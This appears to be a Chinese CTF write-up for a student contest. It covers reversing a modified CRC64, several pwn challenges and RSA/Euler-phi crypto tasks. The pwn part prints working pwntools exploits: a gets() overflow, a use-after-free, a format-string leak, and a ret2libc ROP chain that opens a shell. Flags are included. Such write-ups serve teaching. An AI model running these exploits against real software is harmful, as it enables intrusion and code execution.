.text:00007FFF79711B27 test    rsi, rsi
```

用 int.from_bytes 将 ascii 数组转化成八字节的数组

然后是加密过程，遍历上面的八字节数组

右移 62 位，相当于取了高 2 个字节

```
python312.dll:00007FFF293D2157 db    0
python312.dll:00007FFF293D2158 dq 0FFFFFFFFh
python312.dll:00007FFF293D2160 dq offset python312_PyLong_Type
python312.dll:00007FFF293D2168 dq 8
python312.dll:00007FFF293D2170 dq 62
```

```
.text:00007FFF87C31E11 ; 817:              v97 = (*(__int64 (__fastcall **)(int *, _QWORD))(PyLong_Type[12] + 96i6
.text:00007FFF87C31E11 ; 818:                     v3,
.text:00007FFF87C31E11 ; 819:                     *((_QWORD *)off_18000B668 + 32));
.text:00007FFF87C31E11
.text:00007FFF87C31E11 def_7FFF87C31DE0:       ; jumptable 00007FFF87C31DE0 default case, cases -4,-3,-1-1,3,4
.text:00007FFF87C31E11 mov     rax, cs:PyLong_Type
.text:00007FFF87C31E18 mov     rdx, r9
.text:00007FFF87C31E1B mov     rcx, rdi        ; 62
.text:00007FFF87C31E1E mov     r8, [rax+60h]
.text:00007FFF87C31E22 call    qword ptr [r8+60h] ; lshift
.text:00007FFF87C31E26 ; 820:              break;
.text:00007FFF87C31E26 jmp     short loc_7FFF87C31E34
```

原数据又移两位，然后&0xffffffffffffffff

```
ext:00007FFF87C31F44 ; 868:                v104 = (*(__int64 (__fastcall **)(int *, _QWORD
ext:00007FFF87C31F44 ; 869:                       v3,
ext:00007FFF87C31F44 ; 870:                       *((_QWORD *)off_18000B668 + 31));
ext:00007FFF87C31F44
ext:00007FFF87C31F44 def_7FFF87C31F07:         ; jumptable 00007FFF87C31F07 default case, c
ext:00007FFF87C31F44 mov     rax, cs:PyLong_Type
ext:00007FFF87C31F4B mov     rdx, r9           ; 2
ext:00007FFF87C31F4E mov     rcx, rdi
ext:00007FFF87C31F51 mov     r8, [rax+60h]
ext:00007FFF87C31F55 call    qword ptr [r8+58h] ; rshift
ext:00007FFF87C31F59 ; 871:                  break;
ext:00007FFF87C31F59 ; 873:              goto LABEL_278;
ext:00007FFF87C31F59 jmp     short loc_7FFF87C31F67
```

```
.text:00007FFF87C31F8A ; 912:       v106 = PyNumber_InPlaceAnd(Item, *((_QWORD *)off_18000B668 + 42), v93, v100);
.text:00007FFF87C31F8A
.text:00007FFF87C31F8A loc_7FFF87C31F8A:
.text:00007FFF87C31F8A mov     rdx, cs:off_7FFF87C3B668
.text:00007FFF87C31F91 mov     rcx, rbx
.text:00007FFF87C31F94 mov     rdx, [rdx+150h]
.text:00007FFF87C31F9B call    cs:PyNumber_InPlaceAnd
.text:00007FFF87C31FA1 ; 913:       Item = (_QWORD *)v106;
.text:00007FFF87C31FA1 mov     rbx, rax
.text:00007FFF87C31FA4 ; 914:       if ( !v106 )
.text:00007FFF87C31FA4 test    rax, rax
.text:00007FFF87C31FA7 jz      loc_7FFF87C3212F
```


根据高 2 位从四字节数组中取出一个数后和待加密数据进行异或

```
.text:00007FFF87C31FC4 ; 928:       v108 = sub_180004660(v132, v99);
.text:00007FFF87C31FC4
.text:00007FFF87C31FC4 loc_7FFF87C31FC4:
.text:00007FFF87C31FC4 mov     rcx, [rsp+0B8h+var_80]
.text:00007FFF87C31FC9 mov     rdx, rsi
.text:00007FFF87C31FCC call    sub_7FFF87C34660 ; list[]
.text:00007FFF87C31FD1 ; 929:       Item = (_QWORD *)v108;
.text:00007FFF87C31FD1 mov     rbx, rax
.text:00007FFF87C31FD4 ; 930:       if ( !v108 )
.text:00007FFF87C31FD4 test    rax, rax
.text:00007FFF87C31FD7 jz      loc_7FFF87C32118
```

```
.text:00007FFF87C31FDD ; 936:       v109 = PyNumber_InPlaceXor(v3, v108);
.text:00007FFF87C31FDD mov     rdx, rax
.text:00007FFF87C31FE0 mov     rcx, rdi
.text:00007FFF87C31FE3 call    cs:PyNumber_InPlaceXor
.text:00007FFF87C31FE9 mov     rsi, rax
.text:00007FFF87C31FEC ; 937:       if ( !v109 )
.text:00007FFF87C31FEC test    rax, rax
.text:00007FFF87C31FEF jz      loc_7FFF87C32101
```

此时我们可以看出这是个魔改的 crc64，加密轮数为 32 轮，跟到比较可以看到长度为 5 的数组是密文

还原加密算法



根据 crc64 的原理，我们可以发现 key 的低 2 位是不一样的，根据此解密拿到 flag

```Python
import libnum
def decrypt(datas):
    for j in range(len(datas)):
        data=datas[j]
        for i in range(32):
            low=data&0b11
            if low==0:
                data^=0xda144260
                data>>=2
                data|=(1<<62)
            if low==3:
                data ^= 0xeef1c943
                data >>= 2
                data |= (2 << 62)
            if low==1:
                data ^= 0xf656460d
                data >>= 2
                data |= (0 << 62)
            if low==2:
                data ^= 0xe4390f66
                data >>= 2
                data |= (3 << 62)
        datas[j]=data
    return datas
enc = [0xfbbc7f84591ff393, 0x360c751ee6bd9abd,
```

```
0x60854fc80d82350a, 0x139692ebf3ee3c4f, 0x8571b17650a42bd4]
flag=decrypt(enc)
for i in flag:
    print(libnum.n2s(i).decode()[::-1],end="")
```

flag{131d48c0-b255-e996-ae74-bc43426ea6}

Pwn

pwn1-呆呆鸟的馈赠

没什么好说的，就直接 nc 连接上去就能看到 flag 了，本次比赛出了很多交互式的题目，都需要会使用 nc 才能看到题。

```
Bash
┌──(kali㉿kali)-[~]
└─$ nc ctf.pkwsec.com 36961
pkwctf{wElICoMe_T0_PkwcTfzOzS_ed6debf8fe7b}
```

pwn2-投喂狮子学长

题目分析

比较经典的教学题目

放进 IDA 里面直接 F5 可以看到 vuln()函数和 win()函数如下

```
1  int vuln()
2  {
3    char s[64]; // [esp+Ch] [ebp-4Ch] BYREF
4    int v2; // [esp+4Ch] [ebp-Ch]
5
6    v2 = 0;
7    puts("\n=== Little Orca Association Cooking Challenge ===");
8    puts("Lion senior is hungry! He only eats 0xdeadbeef!");
9    puts("Doraemon senior: 'Help me cook the right recipe!'\n");
10   printf("Input your recipe: ");
11   fflush(stdout);
12   gets(s);
13   puts("Cooking... Lion senior is tasting...");
14   if ( v2 == 0xDEADBEEF )
15     return win();
16   puts("[FAIL] Lion senior: 'This is not deadbeef! Try again...'");
17   return puts("Hint: Maybe you need a longer recipe?");
18 }
```

```
1 int win()
2 {
3   printf("\n[SUCCESS] Lion senior: 'Yummy! Real deadbeef! Here's your flag: '");
4   fflush(stdout);
5   return system("cat flag");
6 }
```

可以得知只需要将 v2 变量覆盖为 `0xDEADBEEF` 即可，s 数组给了 64 的空间

漏洞原理：

- gets()函数不检查输入长度，导致缓冲区溢出
- 变量 s[64]和 v2 在栈上相邻排列
- 输入超过 64 字节可覆盖 v2 变量

exp 如下：

```Python
#!/usr/bin/env python3
from pwn import *
# 启动程序
p = process('./pwn2')
# p = remote('ctf.pkwsec.com',36975)
# 等待输入提示
print(p.recvuntil(b'recipe:').decode())
# 构造 payload
payload = b'A' * 64 + p32(0xdeadbeef)
# 发送 payload
p.sendline(payload)
# 接收并打印结果
print(p.recvall().decode())
```

pwn3-小虎鲸餐厅

题目分析

很经典的堆利用题目，参考 ctfwiki 上的 uaf 教学题直接换了个皮一模一样的题。可以直接看这个解析 Use After Free - CTF Wiki 非常详细。

题目给了一个菜单，可以有三种功能，分别为记录、删除、查看。通过分析可以发现有一个后门函数 `secret_special = 0x0804959a`，想办法让程序跳转到这个地址就 OK 了。

漏洞原理

```C++
void cancel_order() {
...
  if (orderlist[idx]) {
    free(orderlist[idx]->dish);
```

```
    free(orderlist[idx]);
    puts("Order cancelled successfully");
  }
}
```

程序删除菜单时，只进行了 free 没有将指针置空，这里就是漏洞的触发点。我们的利用链就是先将后门地址写入，再使用 view 函数执行就 ok 了。

具体利用思路如下：

先连续生成两个 chunk，构建堆的基本结构，再连续释放两个 chunk，形成一个 fastbin 链表，然后再申请一个 order，根据堆的分配规则会直接分配到之前对应的位置。此时打印现存的 order 就会直接调用后门函数。

exp 如下：

这里直接用 ctfwiki 上的代码

```Python
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *

r = process('./pwn3')


def place_order(size, content):
    r.recvuntil(":")
    r.sendline("1")
    r.recvuntil(":")
    r.sendline(str(size))
    r.recvuntil(":")
    r.sendline(content)


def cancel_order(idx):
    r.recvuntil(":")
    r.sendline("2")
    r.recvuntil(":")
    r.sendline(str(idx))


def view_order(idx):
```

```
    r.recvuntil(":")
    r.sendline("3")
    r.recvuntil(":")
    r.sendline(str(idx))


gdb.attach(r)
secret_special = 0x0804959a  # 需要根据实际地址修改

place_order(32, "aaaa")
place_order(32, "ddaa")

cancel_order(0)
cancel_order(1)

place_order(8, p32(secret_special))

view_order(0)

r.interactive()
```

pwn4-神秘的魔法卷轴

非常基础的格式化字符串漏洞利用。一开始出题想做成一个格式化字符串获取 shell 的题目，后面觉得前面 pwn3 梯度跨大了，改成了直接打印内存就可以得出结果的题目。

题目分析

程序放进 IDA 按 F5 可以看到

```
32  stream = fopen("flag", "r");
33  if ( stream )
34  {
35    fgets(s, 100, stream);
36    s[strcspn(s, "\n")] = 0;
37    fclose(stream);
38  }
39  read(0, buf, 0x200uLL);
40  printf(buf);
41  puts("Silly Bird:Show me your code! I'll give u flag!");
42  return 0;
43 }
```

题目对 `printf()`函数没有做参数检测，所以可以造成格式化字符串漏洞。同时我们可以看到前面对 flag 文件做了读取，因此可以知道 flag 在内存中，直接泄露内存即可。

exp 如下：

```Python
#!/usr/bin/env python3
from pwn import *

def leak(payload):
    sh = process('./pwn4')
    #sh = remote('ctf.pkwsec.com',36978)
    sh.sendline(payload.encode())  # 将字符串编码为字节
    data = sh.recvuntil(b'\n', drop=True)  # 使用字节字符串
    if data.startswith(b'0x'):  # 使用字节字符串比较
        # 将十六进制字符串转换为整数，然后打包为 64 位小端序
        leaked_addr = int(data, 16)
        print(p64(leaked_addr))
    sh.close()
i = 1
while True:
    payload = '%{}$p'.format(i)
    leak(payload)
    i += 1
```

其实可以更加简单的 exp，直接输入`%6$s`就刚好打印 flag。

pwn5-狮子学长的秘密食谱大冒险

基础的 ROP，本题应该是衔接在 pwn2 后面的，一开始不打算出这个，想的是新生赛，介绍最基础的知识点即可。没想到大家都太给力了，最后补充了一道 ret2libc。

题目分析

首先检查程序保护

```Bash
┌──(kali㉿kali)-[~/Desktop]
└─$ checksec pwn5

[*] '/home/kali/Desktop/pwn5'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
```

```
    PIE:        No PIE (0x8048000)
    Stripped:   No
```

程序没有开 canary，可以栈溢出，但是有 NX，所以需要使用 ROP。

首先计算栈溢出的偏移量，为 76 字节，这里可以使用一个脚本来计算，也可以自己分析后 gdb 测试一下算出来。

```Python
#!/usr/bin/env python3
from pwn import *

context.arch = 'i386'

def find_offset():
    p = process('./pwn5')

    # 接收泄露的地址
    p.recvuntil(b'Found! Recipe fragment location: ')
    printf_addr = p.recvline()

    # 生成 cyclic 模式字符串
    pattern = cyclic(100)

    # 发送 pattern
    p.recvuntil(b'[>] ')
    p.sendline(pattern)

    # 等待程序崩溃
    p.wait()

    # 从 core dump 中获取崩溃的 EIP 值
    core = Coredump('./core')
    eip_value = core.eip

    # 计算偏移量
    offset = cyclic_find(eip_value)
    print(f"Offset to EIP: {offset} bytes")

    return offset

if __name__ == '__main__':
    offset = find_offset()
```

之后使用 ROPgadget 工具寻找可用的 gadget，防止出现对齐问题，还找了一个单独的 ret 指令。

```
Bash
ROPgadget --binary pwn5 | grep "pop .* ; ret"
0x08049022 : pop ebx ; ret

ROPgadget --binary pwn5 | grep "ret"
0x0804900e : ret
```

漏洞原理

基础的缓冲区溢出，但是需要构造 ROP 链，ROP 链的构造如下：

[76 字节填充] + [ret gadget] + [system 地址] + [返回地址] + [/bin/sh 地址]

所以只需要获取这三个地址即可，题目给了 libc 文件。因此只需要在写脚本的时候获取就 ok 了。

exp 如下：

```
Python
#!/usr/bin/env python3
from pwn import *
import sys

context.arch = 'i386'
context.log_level = 'info'

def exploit():
    # 检查是否提供了 libc 文件路径
    libc_path = './libc.so'

    if not os.path.exists(libc_path):
        log.error(f"Libc file not found at {libc_path}")
        log.info("Please make sure libc.so.6 is in the same
directory")
        sys.exit(1)

    # 加载本地 libc 文件
    libc = ELF(libc_path)
    p = process('./pwn5')
```


```
# 接收泄露的 printf 地址
p.recvuntil(b'Found! Recipe fragment location: ')
printf_addr = int(p.recvline().strip(), 16)
log.info(f"printf address: {hex(printf_addr)}")

# 使用本地 libc 文件获取偏移量
printf_offset = libc.symbols['printf']
system_offset = libc.symbols['system']

# 查找/bin/sh 字符串
binsh_offset = next(libc.search(b'/bin/sh\x00'))

log.info(f"Using offsets from local libc:")
log.info(f"  printf offset: {hex(printf_offset)}")
log.info(f"  system offset: {hex(system_offset)}")
log.info(f"  /bin/sh offset: {hex(binsh_offset)}")

# 计算 libc 基址
libc_base = printf_addr - printf_offset
log.info(f"libc base: {hex(libc_base)}")

# 计算 system 和/bin/sh 地址
system_addr = libc_base + system_offset
binsh_addr = libc_base + binsh_offset

log.info(f"system address: {hex(system_addr)}")
log.info(f"/bin/sh address: {hex(binsh_addr)}")

# 使用 ret gadget (需要根据你的二进制文件调整)
ret_gadget = 0x0804900e  # 这是之前找到的，可能需要调整

offset = 76

# 构造 payload
payload = b'A' * offset
payload += p32(ret_gadget)
payload += p32(system_addr)
payload += p32(0x41414141)
payload += p32(binsh_addr)

# 发送 payload
p.recvuntil(b'[>] ')
p.sendline(payload)
```

```
    # 等待 shell 初始化
    sleep(0.5)

    # 尝试获取 shell
    p.sendline(b'echo "RECIPE_SUCCESS"')
    try:
        response = p.recv(timeout=1)
        if b'RECIPE_SUCCESS' in response:
            log.success("Successfully got shell! Defeated the
Stack Monster!")
            p.interactive()
        else:
            # 如果没有响应，尝试交互模式
            log.info("No response, but trying interactive
mode...")
            p.interactive()
    except:
        log.error("Timeout or error receiving response")
        try:
            p.interactive()
        except:
            pass

if __name__ == '__main__':
    exploit()
```

Crypto

Crypto1-呆呆鸟的数字灵魂试炼 1

nc 连接靶机得到如下信息



题目要求回答 10 次给出的随机数进行欧拉函数计算的结果


编写脚本如下

```python
import socket
import re
import math

def euler_phi(n):
    """计算欧拉函数 ϕ(n)，返回小于 n 且与 n 互质的正整数的个数"""
    if n == 1:
        return 1

    result = n  # 初始化结果为 n

    # 检查 2 的情况
    if n % 2 == 0:
        result -= result // 2
```

```
        # 去除所有因子 2
        while n % 2 == 0:
            n = n // 2

    # 检查奇数因子
    i = 3
    max_factor = math.isqrt(n) + 1
    while i <= max_factor and n > 1:
        if n % i == 0:
            result -= result // i
            # 去除所有因子 i
            while n % i == 0:
                n = n // i
            max_factor = math.isqrt(n) + 1
        i += 2

    # 如果剩余的 n 是一个大于 2 的质数
    if n > 1:
        result -= result // n

    return result

def main():
    # 请在这里填写网址和端口
    host = "ctf.pkwsec.com"  # 例如："example.com" 或 "192.168.1.1"
    port = 34804         # 根据实际情况修改端口号

    try:
        # 建立 nc 连接
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as
s:
            s.connect((host, port))
            print(f"已连接到 {host}:{port}")

            while True:
                # 接收数据
                data = s.recv(1024).decode('utf-8')
                if not data:
                    break
                print(data)

                # 查找题目中的数字
                match = re.search(r"Number \d+: (\d+)", data)
```

```
                if match:
                    number = int(match.group(1))
                    # 计算答案
                    answer = euler_phi(number)
                    print(f"计算得到 ϕ({number}) = {answer}")

                    # 发送答案
                    s.sendall(f"{answer}\n".encode('utf-8'))

                # 检查是否正确或结束
                if "Correct!" in data:
                    continue
                if "结束" in data or "完成" in data or "恭喜" in
data:
                    break

    except Exception as e:
        print(f"发生错误: {e}")

if __name__ == "__main__":
    main()
```


运行脚本得到 flag



（呆呆鸟：第一个题目只想考察大家知不知道欧拉函数这一概念，没有做任何限制，在 Wolfram|Alpha: Making the world's knowledge computable 里面可以直接计算，第二个题目加以限制，要求必须使用编程来计算。）

Crypto2-呆呆鸟的数字灵魂试炼 2

nc 连接靶机得到如下信息



同 `Crypto1-呆呆鸟的数字灵魂试炼 1` 但是加了 5s 总回答时间限制，不过使用脚本无所谓

题目要求回答 10 次给出的随机数进行欧拉函数计算的结果


编写脚本如下

```python
import socket
import re
import math

def euler_phi(n):
    """计算欧拉函数 ϕ(n)，返回小于 n 且与 n 互质的正整数的个数"""
    if n == 1:
        return 1

    result = n  # 初始化结果为 n

    # 检查 2 的情况
    if n % 2 == 0:
```

```
        result -= result // 2
        # 去除所有因子 2
        while n % 2 == 0:
            n = n // 2

    # 检查奇数因子
    i = 3
    max_factor = math.isqrt(n) + 1
    while i <= max_factor and n > 1:
        if n % i == 0:
            result -= result // i
            # 去除所有因子 i
            while n % i == 0:
                n = n // i
            max_factor = math.isqrt(n) + 1
        i += 2

    # 如果剩余的 n 是一个大于 2 的质数
    if n > 1:
        result -= result // n

    return result

def main():
    # 请在这里填写网址和端口
    host = "ctf.pkwsec.com"  # 例如："example.com" 或 "192.168.1.1"
    port = 34804         # 根据实际情况修改端口号

    try:
        # 建立 nc 连接
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as
s:
            s.connect((host, port))
            print(f"已连接到 {host}:{port}")

            while True:
                # 接收数据
                data = s.recv(1024).decode('utf-8')
                if not data:
                    break
                print(data)

                # 查找题目中的数字
```


```
                match = re.search(r"Number \d+: (\d+)", data)
                if match:
                    number = int(match.group(1))
                    # 计算答案
                    answer = euler_phi(number)
                    print(f"计算得到 ϕ({number}) = {answer}")

                    # 发送答案
                    s.sendall(f"{answer}\n".encode('utf-8'))

                # 检查是否正确或结束
                if "Correct!" in data:
                    continue
                if "结束" in data or "完成" in data or "恭喜" in
data:
                    break

    except Exception as e:
        print(f"发生错误: {e}")

if __name__ == "__main__":
    main()
```

运行脚本得到 flag



Crypto3-失衡的素数结界

nc 连接靶机得到如下信息



经典的 RSA 加密

根据题干提示

当冒险者突破了最基础的关卡后，呆呆鸟信心满满地使用更强大的RSA加密术。他挥动羽毛笔，在魔法卷轴上绘制着素数符文，试图构建一个坚不可摧的加密结界。 然而，粗心的呆呆鸟在召唤素数精灵时出了差错！它召唤出了一个巨大的素数巨人和一个弱小的素数侏儒，两者力量悬殊，形成了极不稳定的魔法平衡。 "这样应该没问题吧？"呆呆鸟天真地想着，"反正都是素数嘛！"

可知 n 可以分解成小素数和大素数，使用模数攻击

于是分解 n（可使用 yafu 工具或 factordb.com 网站分解）此处使用 yafu 分解

```
D:\Download\yafu-1.34>yafu-x64.exe factor(518330204533269747873769231641186475494251091841639299463737256131878924659455278980243513674155233257807258984956878408901534010611872816193911654442484378717345922476855360643326098896557561785205917191818591999762889993858234534511661562730683263179602524834697744157789801020269304699539917144053776117058283
1)

